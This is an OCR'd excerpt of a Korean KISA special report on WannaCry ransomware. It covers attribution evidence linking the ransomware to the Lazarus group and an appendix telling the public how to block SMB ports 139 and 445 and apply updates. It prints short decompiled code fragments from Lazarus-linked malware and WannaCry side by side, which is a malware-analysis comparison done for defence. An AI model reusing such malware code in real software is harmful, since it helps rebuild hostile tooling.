
그림 4-1. Neel Mahta 분석, 아래 그림 중 적색으로 표시된 부분



7) Neel Mehta 트위터

그림 4-1은 라자루스 관련 악성코드(左)와 이번 워너크라이 랜섬웨어 샘플(右)을 비교한 결과로 분석가('Neel Mehta')가 유사하다고 주장하는 코드영역이다.

그림 4-2. 보안전문가(Matthieu Suiche)의 분석 내용



또 다른 보안 전문가인 "Matthieu Suiche"(comae technologies)는 자신의 트위터에 시만텍이 필리핀 SWIFT 해킹사고에서 찾은 악성코드(Symantc.Contopee)와 이번 워너크라이 악성코드를 비교 분석하였다(그림 4-2). 이들 소스코드는 유사성을 가지고 있었으며, 특정 함수의 경우 100% 동일함을 언급했다.[8)]

초기 분석시점에서 시만텍은 라자루스 조직, 특히 북한과의 연관성에 대해 유보적인 입장을 취하면서 보다 강력한 근거를 찾기 위해 지속적으로 조사할 것임[9)]을 언급한 바 있었다. 이후, 시만텍 역시 그간의 자사 추적 내용을 바탕으로 금번 워너크라이 사고에서 라자루스 조직이 사용하는 해킹 툴과의 유사성이 발견되었다고 발표하면서 Kaspersky社와 같이 북한 관련성이 높음에 의견을 같이하는 것으로 선회하였다.[10)]

8) Matthieu Suiche 트위터(https://twitter.com/msuiche)
9) http://money.cnn.com/2017/05/15/technology/wannacry-hack-responsible-hackers/index.html
10) http://www.securityweek.com/wannacry-highly-likely-work-north-korean-linked hackers-symantec-says

그림 4-3. KISA 분석 및 비교, 유사성 분석을 위해 변환


```
LOBYTE(v2) = *(_DWORD *)a1 & 1 | 1;
v3 = a1 + 5;
*(_DWORD *)a1 = v2;
*(_BYTE *)(v3 - 1) = 3;
*(_BYTE *)v3 = 1;
rand_sub_408130(a1 + 6, ' ');
v4 = time(0);
*(_DWORD *)(a1 + 6) = htonl(v4);
*(_BYTE *)(a1 + 38) = 0;
v5 = a1 + 39;
v6 = 0;
v7 = 6 * (rand() % 5 + 2);
if ( v7 > 0 )
{
  v15 = a1 + 41;
  while ( 1 )
  {
    v8 = rand() % 75u;
    v9 = 0;
    v14 = v8;
    if ( v6 > 0 )
      break;
BEL_8:
    if ( v8 == -1 )
      goto LABEL_10;
```

```
v1 = a1;
v2 = *(_DWORD *)a1;
LOBYTE(v2) = *(_DWORD *)a1 & 1 | 1;
v3 = a1 + 5;
*(_DWORD *)a1 = v2;
*(_BYTE *)(v3 - 1) = 3;
*(_BYTE *)v3 = 1;
sub_10001680(a1 + 6, 32);
v4 = time(0);
*(_DWORD *)(a1 + 6) = sub_10004CC0(v4, (unsigned __int64)v4 >> 32, 4);
*(_BYTE *)(a1 + 38) = 0;
v5 = a1 + 39;
v6 = 0;
v7 = 6 * (rand() % 5 + 2);
if ( v7 > 0 )
{
  v15 = a1 + 41;
  while ( 1 )
  {
    v8 = rand() % 75u;
    v9 = 0;
    v14 = v8;
    if ( v6 > 0 )
      break;
ABEL_8:
    if ( v8 == -1 )
      goto LABEL_10;
    LOWORD(v8) = word_10012AA4[v8];
    *(_WORD *)v15 = dword_1001336C(v8);
```

KISA와 인텔리전스 네트워크에서도 이를 확인해 본 결과 그림 4-3과 같이, 해당코드가 유사성을 가짐을 확인할 수 있었다. 하지만, 결정적인 증거는 확보되지 않은 상황이다.

국내 보안전문가들도 이번 워너크라이 사고가 소니픽쳐스 해킹사태와 유사함을 지적하며 관련 증거를 확보하기 위해 지속적으로 모니터링을 진행하고 있다.

KISA 한국인터넷진흥원



[부록] 랜섬웨어(WannaCry) 예방 대국민 행동 요령


랜섬웨어(WannaCry) 예방 대국민 행동 요령

1) PC를 켜기 전, 네트워크(인터넷) 물리적 단절

– 랜선 뽑기
– 와이파이 끄기


2) PC 전원을 켜고, PC 보안설정 변경

– Windows 방화벽 설정 변경(89페이지 참고)
* 파일공유(SMB)기능 차단



3) PC 인터넷 재 연결 후, 윈도우 운영체제 최신 업데이트 실행

– Windows Update 실행
– 백신 프로그램 업데이트
* 파일공유 기능 필요 시
방화벽 설정 복구(93페이지 참고)



Windows Update

○ 감염 대상 : 최신 패치를 적용하지 않은 윈도우 운영체제 시스템(PC, 서버, ATM, PoS 등)


– 윈도우 운영체제 : 윈도우 XP, 7, 8, 8.1, 10, Server 2003, 2008, 2012, 2016


○ 주의 사항 : 변종이 지속적으로 출현되고 있어 신속한 윈도우 운영체제 업데이트 필요

1. PC 보안설정 변경


Window 방화벽에서 SMB 사용되는 포트 차단


1) [제어판] ▶ [시스템 및 보안]






2) [Windows 방화벽] ▶ [고급 설정]







3) [인바운드 규칙] ▶ [고급 설정] ▶ [포트] ▶ [다음]




4) [TCP] ▶ [특정 로컬 포트] ▶ [139, 445] ▶ [다음]




5) [연결 차단] ▶ [다음]



6) [도메인, 개인, 공용 체크 확인] ▶ [다음]



7) [이름 설정] ▶ [마침]


새 인바운드 규칙 마법사
이름
이 규칙의 이름과 설명을 지정합니다.
단계:
규칙 종류
프로토콜 및 포트
작업
프로필
이름
이름(N):
SMB 차단
설명(옵션)(D):
< 뒤로(B)
마침(F)
취소


2. 파일 공유 기능 재사용 필요시 – 방화벽 설정 해제

Windows 보안업데이트 완료 후

파일 공유 기능 재사용을 위해 Window 방화벽에서 SMB 차단 설정 해제

1) [제어판] ▶ [시스템 및 보안] ▶ [Windows 방화벽] ▶ [고급 설정]

2) [인바운드 규칙] ▶ [SMB 차단] ▶ [우클릭 후 삭제, 예(Y)] ▶ [재부팅]



memo

워너크라이 분석 스페셜 리포트

발행일 | 2017년 10월

발행 및 편집 | 한국인터넷진흥원 사이버침해대응본부 침해사고분석단

주 소 | 서울시 송파구 중대로 135(가락동 78) IT벤처타워


AhnLab
Bitscan
ESTsecurity
HAURI
INCA
I.n.t.e.r.n.e.t
NSHC
SECURITY
KISA
FireEye
FORTINET
McAfee
Microsoft
paloalto
NETWORKS
Symantec.